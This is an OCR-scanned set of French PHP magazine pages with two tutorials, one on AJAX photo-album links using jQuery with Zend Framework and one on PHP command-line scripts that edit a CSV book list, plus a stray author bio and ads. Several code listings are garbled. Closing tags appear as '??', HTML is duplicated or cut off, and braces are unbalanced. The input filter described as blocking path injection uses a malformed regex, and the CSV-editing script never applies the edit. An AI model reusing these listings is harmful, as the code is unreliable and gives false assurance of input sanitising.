Faure Yann est un développeur passionné de sécurité informatique depuis plusieurs années, programmant dans plusieurs langages, il aimerait poursuivre ses études dans la programmation ou dans la sécurité informatique. Si vous souhaitez me contacter, vous pouvez m'envoyer un mail à cette adresse : `shock@k.st`.




Figure 5. PHPMyAdmin



Framework **PHP** Vulnérabilités Bibliothèques Flash Flex  
Sites Web Gestion de fichiers Configuration **HTML**  
Bases de données **MySQL** ASP Application **XML** **CSS** Javascript  
Margin **Programmation** Forums Classes Animation Flash  
Attributs JSP Feuille de Style **Compilation** **Tutoriaux**

Connaissez-vous aussi les  
meilleurs logiciels du Web ?

**Top-logiciel**<sup>®</sup>  
www.top-logiciel.net

Test Automatisation Propriétés **Programmation objet**

Paradiame **Infographie**



# AJAX facile

## avec JQuery et Zend Framework

jQuery est une bibliothèque Javascript. Intégrée à Zend Framework, elle permet de développer rapidement des interfaces riches et dynamique. Cet article utilise le lien AJAX proposé par ZendX\_JQuery, utilisé à travers le modèle MVC du framework.

### Cet article explique :

- Comment faire des liens AJAX rapidement avec ZendX\_JQuery.
- Comment rendre votre interface web plus dynamique et attrayante.
- Comment mettre en place une base solide pour développer encore plus vite en AJAX.

### Ce qu'il faut savoir :

- PHP 5 orienté objet.
- Les bases de Zend Framework, en particulier l'implémentation MVC.

### Création de la page Album Photo

Dans un premier temps, développons une page web minimale utilisant les composants `zend_Controller` et `zend_View`. Si vous disposez déjà d'une implémentation MVC basée sur ces composants, vous pouvez bien entendu l'utiliser.

Commençons par télécharger les sources de Zend Framework que vous trouverez sur le site officiel :

<http://framework.zend.com>. Une fois le paquetage téléchargé et déployé, nous pouvons utiliser `zend_Tool` pour générer une architecture minimale, avec la commande suivante :

```
/web/bin/zf.sh create project /web/myapp
```

Remplacez `/web/bin` par le chemin vers le binaire `zf.sh` (linux, mac) ou `zf.bat` (windows) et `/web/myapp` par l'emplacement dans

Niveau de difficulté



Le principal intérêt des interfaces riches (RIA, AJAX) pour une application web est de pouvoir naviguer en mettant à jour uniquement les données changeantes. À l'opposé, une application classique recharge une page complète à chaque fois que l'on clique sur un lien. Le lien hypertexte classique est remplacé par un *lien javascript* qui s'occupe d'aller chercher l'information et de l'afficher au bon endroit dans la page, sans recharger celle-ci. Il en découle un gain en rapidité, une économie de bande passante et une impression de fluidité.

Dans cet article, nous allons mettre en place un album de photos utilisant AJAX. Nous souhaitons qu'en cliquant sur le lien d'une photo, cette dernière soit mise à jour sans recharger la page. Ce système permet de rendre l'affichage des photos plus rapide (car il y a moins de données à charger) et plus fluide (car la page n'est pas rechargée).

### Prérequis

Pour que le code source l'article fonctionne, vous avez besoin de PHP 5.1.x ou plus (PHP 5.2.x conseillé) installé sur un serveur HTTP, ainsi que les sources complètes de Zend Framework.

Attention : si vous téléchargez les sources minimales, les composants alternatifs préfixés par `ZendX` risquent de ne pas être fournis. Vous ne pourrez donc pas utiliser les classes jQuery utiles à la mise en place de l'application exemple.

D'autre part, rappelons qu'une bonne connaissance du modèle MVC de Zend Framework est conseillée, sinon requise, pour apprécier la rapidité de mise en oeuvre du composant jQuery ainsi que sa facilité d'utilisation.

```
Terminal - guillaume@guillaume: /web/myapp
-guillaume@guillaume-myapp -> /web/bin/zf.sh create project /web/myapp
Creating project at /home/guillaume/web/myapp

-guillaume@guillaume-myapp -> cd /web/myapp
guillaume@guillaume-myapp -> /web/bin/zf.sh create controller photo
Creating a controller at /home/guillaume/web/myapp/application/controllers/PhotoController.php
Creating an index action method in controller photo
Creating a view script for the index action method at /home/guillaume/web/myapp/application/views/scripts/photo/index.phtml
Creating a controller test file at /home/guillaume/web/myapp/tests/application/controllers/PhotoControllerTest.php
Updating project profile '/home/guillaume/web/myapp/.zfproject.xml'
-guillaume@guillaume-myapp ->
```

Figure 1. Installation rapide d'une architecture Zend Framework opérationnelle




Figure 2. Page d'accueil vide du contrôleur photo



lequel vous souhaitez mettre les sources de votre nouveau projet.

## Initialisation de jQuery

Pour utiliser les aides de vue spécifiques à jQuery dans Zend Framework, il est nécessaire d'effectuer une petite déclaration dans le bootstrap de l'application. Le fichier `/web/myapp/application/Bootstrap.php` doit contenir le code source illustré sur le Listing 1. Dans ces quelques lignes, après l'avoir initialisée nous attachons à la vue par défaut le chemin vers les aides de vue jQuery, puis nous activons jQuery.

## Un peu de théorie

Pour faire une interface riche et permettre la mise à jour de données avec AJAX, il est nécessaire de diviser le contenu de la page web en blocs. Cette opération est généralement effectuée avec des balises html `<div>`, qui délimitent ces blocs. Ainsi, les informations situées dans ces conteneurs pourront être mises à jour dynamiquement, sans recharger la page.

Un lien AJAX fait appel à une fonction Javascript. C'est jQuery qui va s'occuper d'envoyer la requête HTTP au serveur et non directement le navigateur, comme c'est le cas pour les liens classiques. C'est également jQuery qui réceptionnera les données afin de mettre à jour le bloc correspondant à la requête.

La Figure 3 illustre les transactions effectuées entre un utilisateur (client) et le serveur (apache, php). Dans un premier temps, la page complète est chargée, puis dès la deuxième requête (quand l'utilisateur clique sur un lien pour afficher une photo), seules les données qui doivent changer sont mises à jour, par l'intermédiaire de jQuery.

## De la théorie à la pratique

Notre album photo va proposer autant de liens qu'il y a de photos dans le répertoire `public/photos`. Commençons donc par créer ce répertoire et ajoutons quelques images jpeg. Par mesure de sécurité, nous allons imposer les caractères

### Désactiver le lien meta vers googleapis

Par défaut, l'implémentation jQuery de Zend Framework fait appel à une bibliothèque hébergée par le site `ajax.googleapis.com`. Cela permet à de nombreuses applications différentes d'utiliser le même fichier, donc de diminuer la fréquence de chargement du dit fichier. En revanche, ce système nécessite une connexion permanente à Internet pour fonctionner.

Pour désactiver l'utilisation de `googleapis`, nous devons télécharger les sources de jQuery et de les installer à proximité de l'application, par exemple dans un dossier `public/scripts`. Puis décommenter les lignes correspondantes, mentionnées dans le Listing 1.

## En savoir plus sur Zend Framework

Bien que nous expliquons rapidement comment créer une application minimale avec Zend Framework, cet article n'a pas vocation à décrire cet outil. Vous en saurez davantage avec la documentation en ligne et l'ouvrage *Zend Framework, bien programmer en PHP* aux éditions Eyrolles.

Une fois le projet créé, nous allons également générer le contrôleur de l'album photo. Pour gagner du temps, il est possible de le faire avec `Zend_Tool` :

```
cd /web/myapp
/web/bin/zf.sh create controller photo
```

Par défaut, la création du contrôleur génère une action et une vue `index` qui vont gérer la page dans laquelle va s'afficher l'album. A ce stade, vérifions que l'installation Zend Framework fonctionne en affichant la page encore vierge correspondant au contrôleur `photo` (Figure 2).

Listing 1. Bootstrap minimal de l'application (Bootstrap.php)

```
class Bootstrap extends Zend_Application_Bootstrap_Bootstrap
{
    protected function _initView()
    {
        // Création et paramétrage de la vue
        $view = new Zend_View();
        $view->setEncoding('utf-8');
        $view->headMeta()->setHttpEquiv('Content-type',
            'text/html; charset=utf-8');

        // Activation de jQuery
        $view->addHelperPath('ZendX/JQuery/View/Helper/',
            'ZendX_JQuery_View_Helper');

        $jquery = $view->jQuery();
        $jquery->enable();

        // Si vous ne souhaitez pas utiliser google
        // on peut demander à ZendX_JQuery de travailler
        // avec une bibliothèque locale
        // $rmode = ZendX_JQuery::RENDER_JQUERY_ON_LOAD
        // | ZendX_JQuery::RENDER_SOURCES;
        // $jquery->setRenderMode($rmode);
        // $jquery->addJavaScriptFile('../scripts/jquery-1.3.2.min.js');

        // Enregistrement de l'objet $view comme vue principale
        $viewRenderer = new Zend_Controller_Action_Helper_ViewRenderer();
        $viewRenderer->setView($view);
        Zend_Controller_Action_HelperBroker::addHelper($viewRenderer);

        return $view;
    }
}
```

Listing 2. Action `PhotoController::indexAction()` dans le fichier `PhotoController.php`

```
...
public function indexAction()
{
    $photoPattern = $this->_getPhotoPath() . '/*.jpg';
    $files = glob($photoPattern);
    $photos = array();
    foreach ($files as $path) {
        $file = basename($path, '.jpg');
        $photos[$file] = strstr($file, '_', ' ');
    }
    $this->view->photos = $photos;
}

protected function _getPhotoPath()
{
    return realpath(APPLICATION_PATH . '/../public/photos');
}
...
```

## Particularité de Zend Layout

Dans l'exemple de l'article, nous nous contentons d'une implémentation minimale qui n'utilise pas `Zend_Layout`. En revanche, il est parfaitement possible de gérer jQuery avec ce composant. Il est en particulier judicieux d'intégrer jQuery au layout, entre les balises `<head>` et `</head>`, en ajoutant cette ligne :

```
<?php echo $this->jQuery(); ?>
```

Tel que mentionné dans la section *La vue index.phtml*, cette ligne doit normalement être placée à la fin du template de vue afin d'être opérationnelle. Mais dans ce cas, le layout est calculé après l'ensemble des vues, donc son emplacement dans le header du fichier HTML est possible.

## L'action PhotoController::indexAction()

Cette action va afficher la page de l'album, qui contient un titre, des liens pour chaque photo et un bloc destiné à l'affichage des photos. Les seules données à traiter sont la liste des images.

Le Listing 2 propose une implémentation de cette action. Nous utilisons la fonction `glob()` pour récupérer la liste des fichiers puis créons un tableau `$photos` avec des données arrangées pour simplifier les traitements de la vue. C'est cette variable qui est passée à la vue pour afficher les liens vers les photos disponibles.

## La vue index.phtml

Cette vue va contenir le code HTML d'une page complète, à commencer par la balise `<html>`. Dans la section `<head>`, nous pouvons mettre un titre et les aides de vue permettant de générer les données préalablement chargées dans la vue courante (`$this->headMeta()`).

Dans la section `<body>`, on peut mettre un titre, puis un premier bloc `<div>` contenant la liste des liens destinés à accéder aux photos. C'est ici que pour chaque image nous utilisons l'aide de vue `$this->ajaxLink()` qui génère un lien AJAX. Le prototype de cette méthode est le suivant :

```
$this->ajaxLink($label, $url, $options=null, $params=null);
```

- *\$label* correspond au texte du lien qui sera affiché ;
- *\$url* est l'adresse du lien ajax à appeler pour charger la photo. Pour nos besoins, nous allons spécifier ici une action `ajaxload` qui, grâce au paramètre `photo` va se charger de récupérer le code html nécessaire au chargement de la photo.
- *\$options* est un tableau qui contient les paramètres jQuery à passer. Le paramètre essentiel sera le nom du bloc à mettre à jour une fois que le contenu html de la photo à charger sera disponible.
- *\$params* sert à ajouter des attributs à la balise html `<a>` du lien qui sera généré.

Enfin, le bloc `<div>` portant l'identifiant *photo* doit apparaître dans cette page. Le contenu initial de celui-ci sera remplacé à l'issue du premier clic sur un lien photo. Il est nécessaire que l'attribut *id* de ce bloc corresponde au nom du bloc à mettre à jour dans le tableau `$options`.

Enfin, la déclaration `$this->jQuery()` est obligatoirement placée après l'utilisation des aides de vue jQuery. Elle permet d'inclure les données spécifiques à jQuery : la bibliothèque jQuery elle-même qui par défaut est stockée sur `googleapis` (cf. remarque *Désactiver le lien meta vers googleapis*) et les




Figure 3. Scénario classique d'une application AJAX




Figure 4. Aperçu de l'application

à utiliser pour le nom des fichiers. Ce sujet est abordé un peu plus loin dans cet article.

À présent, nous devons travailler dans le contrôleur `PhotoController` et dans les vues. Le contrôleur va contenir deux actions :

- L'action `index` va afficher la page de l'album photo.

- L'action `ajaxload` va servir à charger une photo. Cette action sera déclenchée par les liens jQuery.

Comme nous avons deux actions, nous aurons deux vues correspondantes. Détaillons maintenant ce que nous aurons dans chacun de ces composants.

Listing 3. La vue `index.phtml`

```

<html>
<head>
  <title>Album photo</title>
  <?php echo $this->headMeta(); ??
</head>
<body>

<!-- Titre de la page -->
<h1>Mon album photo</h1>

<!-- Liens AJAX vers les photos -->
<div style="float: left; width: 200px">
<head>
  <title>Album photo</title>
  <?php echo $this->headMeta(); ??
</head>
<body>

<!-- Titre de la page -->
<h1>Mon album photo</h1>

<!-- Liens AJAX vers les photos -->
<div style="float: left; width: 200px;">
<?php foreach ($this->photos as $file => $photo) : ??
  <?php echo $this->ajaxLink($photo,
    $this->url(array('action' => 'ajaxload',
      'photo' => $file)),
    array('update' => '#photo')); ??<br />
<?php endforeach; ??
</div>

<!-- Zone d'affichage des photos -->
<div id="photo"
  style="background: #ccc;
  padding: 10px;
  margin-left: 205px;
  text-align: center">
  <p>Cliquez sur un lien pour afficher une photo.</p>
</div>

<!-- Génération du contenu jQuery -->
<?php echo $this->jQuery(); ??

</body>
</html>

```

Listing 4. Action `PhotoController::ajaxloadAction()` dans le fichier `PhotoController.php`

```

...
public function ajaxloadAction()
{
  $photo = preg_replace(['^a-zA-Zèàç_-'], '',
    $this->getRequest()->getParam('photo'));
  $photo = $this->_getPhotoPath() . '/' . $photo . '.jpg';
  $this->view->photo = file_exists($photo) ? $photo : null;
}
...

```

Listing 5. Vue `ajaxload.phtml`

```

<?php if ($this->photo) : $photoLabel = strstr(basename($this->photo,
'.jpg'), '_', ' '); ??
" />
<div style="margin-top: 10px; color: #444"><?php echo $photoLabel; ?></
div>
<?php else : ??
<p>Unknown request</p>
<?php endif; ??

```

- <http://www.openstates.com> – prestations d'expertise PHP et Zend Framework
- Best practices PHP 5 – ouvrage français aux éditions Eyrolles
- Zend Framework, bien développer avec PHP – éditions Eyrolles

déclarations spécifiques aux aides de vues utilisées dans la page.

### L'action `PhotoController::ajaxloadAction()`

Cette action va se contenter de générer le code HTML qui charge l'image correspondant au paramètre `photo`. Le contenu de ce paramètre est filtré dans un premier temps, afin d'éviter les problèmes d'injection qui permettraient de faire appel à des fichiers sensibles ou d'utiliser notre action comme proxy pour des attaques de type XSS. A vous, par la suite, de paufiner ce filtrage en fonction de vos besoins. Ensuite, le chemin vers la photo est construit et testé avant d'être passé à la vue.

### La vue `ajaxload.phtml`

Cette vue, contrairement à la première, contient un code HTML minimal : la balise `<img>`, qui permet d'afficher la photo, et un message d'erreur si la photo n'a pas été trouvée. C'est ce code qui sera placé dans le bloc `<div id="photo">...</div>` du fichier `index.phtml` à chaque clic sur un lien AJAX.

La Figure 4 représente l'application telle qu'elle apparaît une fois terminée. Une fois la page chargée, cliquer sur les liens aura pour effet de mettre à jour le bloc gris contenant la photo et sa description (voir Figure 4).

### Pour aller plus loin

Cette introduction montre le principe d'AJAX avec jQuery et Zend Framework. A ce stade il est déjà possible de s'amuser. Bien entendu, quelques connaissances complémentaires de Javascript et des traitements Json ou XML sont de très bons atouts pour aller plus loin.

Voici quelques améliorations que nous pourrions imaginer pour notre album photo :

- l'affichage d'un signal d'attente entre le moment où le lien est cliqué et la photo chargée;
- l'affichage automatique d'un repère pour savoir quelle photo est affichée dans la liste des liens;
- l'ajout d'une liste de vignettes cliquables et paginées.

Enfin, si vous devez utiliser jQuery régulièrement, ayez le réflexe de créer vos propres aides de vue Zend Framework afin de faciliter et accélérer vos développements.

## GUILLAUME PONÇON

Depuis de nombreuses années, Guillaume Ponçon se consacre à plein temps aux professionnels qui font le choix de PHP. Il est aujourd'hui spécialiste de Zend Framework. Auteur/conférencier et entrepreneur, il propose toute l'année des missions stratégiques d'audit, de formation et de développement.



# CLI : PHP en ligne de commande

PHP n'est pas qu'un langage de script orienté web. Il peut s'utiliser en ligne de commande, ce qui permet de l'utiliser comme un langage de script classique.

## Cet article explique :

- Comment installer CLI sous Windows et Linux.
- L'utilisation de PHP en ligne de commande et avec des scripts.

## Ce qu'il faut savoir :

- Connaître les bases de PHP.
- Avoir des notions de l'utilisation des consoles Linux et Windows.

Niveau de difficulté



PHP est habituellement utilisé pour la création de sites ou de services web, mais CLI (*Command-Line Interface* en français) permet d'utiliser PHP en ligne de commande dans la console d'un système d'exploitation. PHP CLI a été publié en version expérimentale avec PHP 4.2.0. Depuis, CLI est un outil sûr et très utilisé pour créer des *scripts shell* (script système). Il est, notamment, très pratique pour automatiser ses sauvegardes de bases de données, interagir avec une application web sans utiliser de navigateur et bien d'autres choses. En couplant CLI à une méthode d'automatisation, vous pourrez gagner un temps considérable. Toutes les possibilités s'offrent alors à vous, vous pouvez tester si un serveur est disponible automatiquement, archiver les messages d'un forum quotidiennement ou encore archiver vos différentes versions de scripts afin de pouvoir éventuellement les restaurer.

Au cours de cet article, nous verrons comment installer PHP CLI sous Windows XP et Linux (l'installation sous les différentes distributions est quasiment identique). Ensuite, nous utiliserons un exemple simple, qui sera détaillé dans la suite de l'article, pour voir les différents façons d'utiliser CLI. Evi-

demment, nous ne passerons pas par un navigateur web pour faire cela mais par un script exécuté en ligne de commande.

Notez qu'en utilisant CLI, les scripts sont exécutés jusqu'à ce qu'ils soient terminés, contrairement à l'utilisation avec Apache, qui les stoppe après un certain temps d'exécution (30 secondes par défaut). Faites donc très attention aux boucles infinies qui utiliseraient votre processeur de façon excessive.

## Installation

Pour pouvoir utiliser PHP CLI, vous devez dans un premier temps installer PHP. Ici, je vous propose une installation simple, il suffit de télécharger PHP et ensuite d'utiliser son exécutable (vous verrez comment, un peu plus tard dans l'article).

## Installation sous Windows

Rendez-vous à l'url <http://www.php.net/downloads.php> et téléchargez PHP5.x.x zip (prenez la dernière version stable, à l'heure de la rédaction de cet article, il s'agit de la 5.3.12) dans la partie Windows binaries. La Figure 1 montre la page en question. Ensuite, décompressez l'archive dans le répertoire de votre choix. Je vous conseille toutefois de créer un répertoire à la racine de votre disque dur et d'y décompresser l'archive. Pour l'article, j'ai décompressé l'archive dans `c:\cli`. L'installation est maintenant terminée. Afin de vérifier qu'elle fonctionne correctement, créez un fichier *test.php* similaire à celui du listing 1 dans `c:\cli`.

Ensuite, ouvrez la console Windows : *démarrer* → *exécuter* → *taper cmd* → *ok* pour Windows XP et *clic droit dans la barre des tâches* ⇒ *propriétés* ⇒ *Menu démarrer* ⇒ *personnaliser* et *cocher la case «Commande exécuter»* pour Windows Vista et Windows 7. Vous devriez alors voir apparaître une fenêtre console similaire à celle présente sur la Figure 2 (*c:\document and setting\rafflin jérémy* est le répertoire par défaut dans lequel s'ouvre la console, ici il s'agit de mon répertoire personnel).

Le screenshot montre la page de téléchargement des binaires PHP 5.3.12 pour Windows sur le site php.net. La page est divisée en sections pour différentes versions de PHP. La section 'PHP 5.3.1' est visible, avec des liens pour 'Complete Source Code' et 'Windows Binaries'. La section 'PHP 5.2.12' est également visible, avec des liens pour 'Complete Source Code' et 'Windows Binaries'. Le lien 'PHP 5.2.12 zip package' est entouré d'un cercle rouge, indiquant qu'il s'agit de la version recommandée pour l'installation sous Windows.

Figure 1. Téléchargement du Windows binaries

Exécutez désormais `cd ..` jusqu'à ce que vous soyez dans `c:\`, tapez désormais `cd cli`. Exécutez maintenant votre script `test.php` en tapant `php test.php`. Vous devriez voir apparaître `hello world` à l'écran. Si ce n'est pas le cas, recommencez le processus en vous assurant que vous suivez bien les étapes.

## Installation sous Linux

Pour les utilisateurs qui n'utilisent pas d'environnement graphique, je vous conseille d'aller voir la documentation de votre distribution (l'installation étant différente pour chaque distribution, je ne vais pas les présenter ici car cela serait trop long). Si vous utilisez un environnement graphique, l'installation est similaire à celle sous Windows. Rendez-vous sur la page <http://www.php.net/downloads.php> et téléchargez la source PHP5.x.x (*tar.gz*) ou PHP5.x.x (*tar.bz2*) suivant vos outils de décompression (prenez la dernière version stable, à l'heure de la rédaction de cet article il s'agit de la 5.3.1). La Figure 3 est une capture d'écran de la page en question.

Une fois l'archive téléchargée, décompressez-la dans le répertoire de votre choix. Pour plus de simplicité, j'ai décompressé l'archive dans `/cli` (où CLI est un répertoire créé à la racine du disque). Vous obtiendrez alors un dossier `php-5.3.1`. Changez son nom en `php`, ainsi si vous changez de version, vous n'aurez pas à modifier tous vos scripts. Votre installation est maintenant terminée. Afin de vérifier que votre installation fonctionne correctement, créez un fichier `test.php` similaire à celui du Listing 1 dans le répertoire `/cli/php-5.3.1`. Ouvrez désormais un terminal : *Application* → *Outils système* → *Terminal* (cette manipulation peut être différente suivant votre distribution). Un terminal similaire à celui présent sur la figure 4 doit alors s'ouvrir. Exécutez la commande `cd /cli/php-5.3.1` afin d'avoir le bon répertoire courant, puis exécutez votre fichier `test.php` avec la commande `php test.php`. Vous devriez voir `hello world` apparaître à l'écran. Si ce n'est pas le cas, recommencez le processus en vous assurant que vous suivez bien les étapes.

## Simplifier l'appel de script

Dans les tests précédents, nous avons créé et exécuté nos fichiers de tests dans le répertoire qui contient l'exécutable PHP. Cela permet d'exécuter les scripts de façon simplifiée. En effet, il faut appeler l'exécutable présent dans le répertoire CLI pour exécuter nos scripts. Par exemple, si vous désirez exécuter un script `toto.php` présent dans `c:\www` sous Windows ou dans `/var/www` sous Linux alors que votre répertoire courant est un répertoire quelconque, vous devez exécuter :

### Listing 1. Contenu du fichier `test.php`

```
<?php
echo 'hello world';
?>
```

### Listing 2. Contenu du fichier `livre.csv`

PHP et MySQL,Luke Welling,Débutant - intermédiaire  
Sécurité PHP 5 et MySQL,D. Seguy et P. Gamache,Débutant-moyen

### Listing 3. Contenu du fichier `argument.php`

```
#!/cli/php
<?php
print _r($argv);
?>
```

### Listing 4. Contenu du fichier `add_livre.php`

```
#!/cli/php
<?php
//on vérifie qu'il y a bien le nombre d'arguments attendus
if($argc != 4) //si le nombre d'arguments est différent de 4
{
    echo "Erreur, vous devez fournir au moins 3 arguments au script.\n";
}
else //s'il y a le bon nombre d'arguments
{
    $titre = $argv[1]; //on récupère le titre
    $auteur = $argv[2]; //on récupère l'auteur
    $public=$argv[3]; //on récupère le public concerné
    $donnees = array($titre,$auteur,$public); /*on les met dans un tableau
pour l'écrire dans le fichier csv*/
    /*
    *On ouvre le fichier afin de lire son contenu et ensuite pouvoir le
réinsérer
    */
    if($fichier = @fopen('livre.csv','r')) //on ouvre le fichier en lecture
    {
        $info=array();
        while(($data=fgetcsv($fichier)) != false)
        {
            $info[]=$data;
        }
        fclose($fichier);

        if($fichier = @fopen('livre.csv','w'))
        {
            foreach($info as $ligne) //on réinsère les données qui étaient déjà
présentes dans le fichier
            {
                fputcsv($fichier, $ligne);
            }
            fputcsv($fichier, $donnees); //on insère les données qui sont passées
en arguments au script
            echo "Vous venez d'ajouter : \n".$titre.' | '.$auteur.' | '.$public."\n";
        }
    }
?>
```




Figure 2. Console Windows

**Listing 5. Exemple de l'utilisation de STDIN**

```
#!/cli/php
<?php
print "Ecrivez quelque chose \n";
$val = trim(fgets(STDIN));
print "Vous avez écrit $val \n";
?>
```

**Listing 6. Contenu du fichier `modif_livre.php`**

```
#!/cli/php
<?php
/*
 * On lit le fichier livre.csv et on met en forme dans un tableau
 */
if($fichier = @fopen('livre.csv','r'))//on ouvre le fichier en lecture
{
    $info=array();
    while(($data=fgetcsv($fichier)) != false)
    {
        $info[]=$data;//on met les informations dans un tableau
    }
    fclose($fichier);
}
/*
 *On affiche toutes les informations avec un ID pour que l'utilisateur
choisisse quel livre il souhaite modifier
 */
$id=1;//on initialise l'ID à incrémenter
echo "\nListe des livres présents dans le fichier : \n\n\n";
echo " Nom du livre | Nom auteur | public visé \n\n";
foreach($info as $ligne)//On liste toutes les infos qui étaient dans le fichier
{
    echo "$id : ".$ligne[0]." | ".$ligne[1]." | ".$ligne[2]."\n";
    $id++;
}
echo "Entrez l'ID du livre que vous souhaitez modifier : \n";
$val=(int)trim(fgets(STDIN));//on récupère l'id au format entier
if($val==0||$val>($id-1))//on vérifie que l'id est compris entre 1 et le nombre
de livres
{
    echo "ID invalide \n";
}
else //ici on propose de modifier les données du livre
{
    echo "Entrez le nouveau nom du livre (qui remplacera ".$info[$val-
1][0]."): \n";
    $nom_livre=trim(fgets(STDIN));
    echo "Entrez le nouveau nom d'auteur (qui remplacera ".$info[$val-1][1]."):
\n";
    $nom_auteur=trim(fgets(STDIN));
    echo "Entrez le public concerné (qui remplacera ".$info[$val-1][2]."): \n";
    $public=trim(fgets(STDIN));
    $donnees = array($nom_livre,$nom_auteur,$public);//*on met les données
dans un tableau pour les écrire dans le fichier csv*/
    /*
    *On insère les données dans le fichier avec les nouvelles données
    */
    if($fichier = @fopen('livre.csv','w'))
    {
        foreach($info as $ligne)//On liste toutes les infos qui étaient dans
le fichier
        {
            if($id==$val)
            {
                fputcsv($fichier, $donnees);
            }
            else
            {
                fputcsv($fichier, $ligne);
            }
            $id++;
        }
    }
    fclose($fichier);
    echo "Modifications enregistrées. \n";
}
?>
```

L'exécution de scripts est alors fastidieuse. Il est heureusement possible d'accéder à l'exécutable PHP en tapant simplement `php` dans la console.

